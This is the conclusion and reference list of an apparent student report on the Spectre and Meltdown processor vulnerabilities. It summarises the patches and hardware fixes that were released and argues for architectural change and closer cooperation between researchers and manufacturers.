Conclusion

Since this is most likely a vulnerability based on microprocessors, it is difficult for manufacturers to patches consequently. Although in that conditions, there are released patches for meltdown in Linux, Windows, and OS X. And Intel announced in 2018 that they have fixed hardware issues regarding Spectre variant CVE-2017-5715. There are some modifications done in software applications to protect address space of computing devices that uses them.

In the report and the proof of concept code, it is clearly discussed about the impacts that this vulnerability can cause. Since there is no long-term solution for the vulnerability, it suggested that a major modification or complete change in the set architectures is needed.

In addition, this analysis discusses how a co-relationship between researchers and manufacturers can affect in a positive manner when considering security issues. Proper observation on not only software aspects, but also system hardware can be helpful in future for discovering vulnerabilities on computer systems. These practices can lead computer security to a better level in future.

References

[1] J. Hruska, "What Is Speculative Execution?," ExtremeTech, 16 May 2019. [Online]. Available: https://www.extremetech.com/computing/261792-what-is-speculative-execution. [Accessed 9 May 2020].

[2] Intel corperation, "CVE - CVE-2017-5753," Intel corperation, 01 February 2017. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5753. [Accessed 10 May 2020].

[3] A. Greenburg, "How Meltdown and Spectre Were Discovered," WIRED, 07 January 2018. [Online]. Available: https://www.wired.com/story/meltdown-spectre-bug-collision-intel-chip-flaw-discovery/. [Accessed 10 May 2020].

[4] D. G. D. G. W. H. M. H. M. L. S. M. T. P. M. S. Y. Y. Paul Kocher, "Spectre Attacks: Exploiting Speculative Execution," Graz university of technology, 2018.

[5] P. K. a. J. H. a. A. F. a. a. D. G. a. D. G. a. W. H. a. M. H. a. M. L. a. S. M. a. T. P. a. M. S. a. Y. Yarom, "Spectre Attacks: Exploiting Speculative Execution," 40th IEEE Symposium on Security and Privacy (S\&P'19), 2019.